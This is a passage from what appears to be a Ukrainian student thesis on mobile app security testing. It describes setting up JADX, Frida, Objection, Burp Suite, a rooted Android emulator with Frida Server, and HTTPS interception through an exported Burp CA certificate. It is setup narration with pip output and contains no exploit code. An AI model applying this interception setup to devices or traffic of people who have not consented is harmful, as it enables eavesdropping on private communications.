



Рисунок 3.10 – JADX успішно встановлено на хост-машині

Для динамічного аналізу та інструментації додатків було встановлено фреймворк Frida.

```
Nesterov_KBm-24-1 - VMware Workstation
File Edit View VM Tools Help || - [Icons]
Nesterov_KBm-24-1
Command Prompt
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.
C:\Users\iv.nesterov>pip install frida-tools
Collecting frida-tools
  Downloading frida_tools-14.5.0.tar.gz (4.7 MB)
    ----- 4.7/4.7 MB 20.0 MB/s 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting colorama<0.8.0,>=0.2.7 (from frida-tools)
  Downloading colorama-0.4.6-py2.py3-none-any.whl.metadata (17 kB)
Collecting frida<19.0.0,>=17.5.0 (from frida-tools)
  Downloading frida-17.5.1-cp37-abi3-win_amd64.whl.metadata (2.3 kB)
Collecting prompt-toolkit<4.0.0,>=2.0.0 (from frida-tools)
  Downloading prompt_toolkit-3.0.52-py3-none-any.whl.metadata (6.4 kB)
Collecting pygments<3.0.0,>=0.2 (from frida-tools)
  Downloading pygments-2.19.2-py3-none-any.whl.metadata (2.5 kB)
Collecting websockets<14.0.0,>=13.0.0 (from frida-tools)
  Downloading websockets-13.1-py3-none-any.whl.metadata (6.8 kB)
Collecting ucwidth (from prompt-toolkit<4.0.0,>=2.0.0->frida-tools)
  Downloading ucwidth-0.2.14-py2.py3-none-any.whl.metadata (15 kB)
Collecting colorama<0.4.6-py2.py3-none-any.whl (25 kB)
  Downloading frida-17.5.1-cp37-abi3-win_amd64.whl (41.8 MB)
    ----- 41.8/41.8 MB 64.2 MB/s 0:00:01
  Downloading prompt_toolkit-3.0.52-py3-none-any.whl (391 kB)
  Downloading pygments-2.19.2-py3-none-any.whl (1.2 MB)
    ----- 1.2/1.2 MB 70.2 MB/s 0:00:00
  Downloading websockets-13.1-py3-none-any.whl (152 kB)
  Downloading ucwidth-0.2.14-py2.py3-none-any.whl (37 kB)
Building wheels for collected packages: frida-tools
  Building wheel for frida-tools (pyproject.toml) ... done
  Created wheel for frida-tools: filename=frida_tools-14.5.0-py3-none-any.whl size=4791194 sha256=3daf8125f4cae7d3ea41f5a7d2c0362ebde94cd342da12590692ae0cbab55db2
  Stored in directory: C:\Users\iv.nesterov\AppData\Local\pip\Cache\wheels\97\c5\84\fae25a71f4f44fd2b13d53f2e6d42f0f1da6dc41555a1
Successfully built frida-tools
Installing collected packages: websockets, ucwidth, pygments, frida, colorama, prompt-toolkit, frida-tools
Successfully installed colorama-0.4.6 frida-17.5.1 frida-tools-14.5.0 prompt-toolkit-3.0.52 pygments-2.19.2 ucwidth-0.2.14 websockets-13.1
C:\Users\iv.nesterov>
```

Додатково було встановлено Objection. Встановлення Objection також виконувалось через pip командою `pip install objection`.



93




Рисунок 3.13 – Objection успішно встановлено на хост-машині

Для перехоплення та аналізу мережевого трафіку між мобільним додатком та серверами було встановлено Burp Suite Community Edition.




Рисунок 3.14 – Встановлення Burp Suite Community Edition на хост-машині




Рисунок 3.15 – Burp Suite Community Edition успішно встановлено на хост-машині

Після встановлення всіх необхідних компонентів на хост-машині було виконано запуск створеного раніше віртуального Android-пристрою. Процес завантаження емулятора включає ініціалізацію віртуальної машини, завантаження системного образу Android, запуск системних сервісів та графічного інтерфейсу користувача. Успішний запуск емулятора підтверджується відображенням робочого столу Android з можливістю взаємодії через графічний інтерфейс або командний рядок ADB.




Рисунок 3.16 – Android девайс успішно запущено на хост-машині

Для забезпечення можливості динамічної інструментації додатків на емуляторі було встановлено Frida Server.

Процес встановлення Frida Server включав завантаження відповідного бінарного файлу з офіційного репозиторію, передачу файлу на пристрій через ADB, надання прав на виконання та запуск серверу з правами суперкористувача (root). На емуляторах з системними образами Google APIs зазвичай доступний root-доступ через команду `adb root` або `su` в оболонці пристрою.




Рисунок 3.17 – Встановлення Frida Server на Android девайсі




Рисунок 3.18 – Frida Server успішно встановлено на Android девайсі

Для забезпечення можливості перехоплення HTTPS-трафіку між мобільним додатком та серверами необхідно виконати комплекс налаштувань як на хост-машині (Burp Suite), так і на Android-пристрої (проксі та сертифікат).

На першому етапі було виконано налаштування Burp Suite для прослуховування на мережевому інтерфейсі, доступному з емулятора.




Рисунок 3.19 – Burp Suite Community Edition
успішно налаштовано на хост-машині

Наступним кроком став експорт CA-сертифіката Burp Suite у форматі DER. Цей сертифікат необхідний для того, щоб Android-пристрій довіряв SSL/TLS-сертифікатам, що генеруються Burp Suite при перехопленні HTTPS-з'єднань. Без встановлення цього сертифіката додатки отримуватимуть помилки валідації сертифікатів і відмовлятимуться встановлювати захищені з'єднання через проксі.




Рисунок 3.20 – Сертифікат Burp Suite успішно експортовано на хост-машині

На стороні Android-пристрою було виконано налаштування проксі-сервера у параметрах проксі.

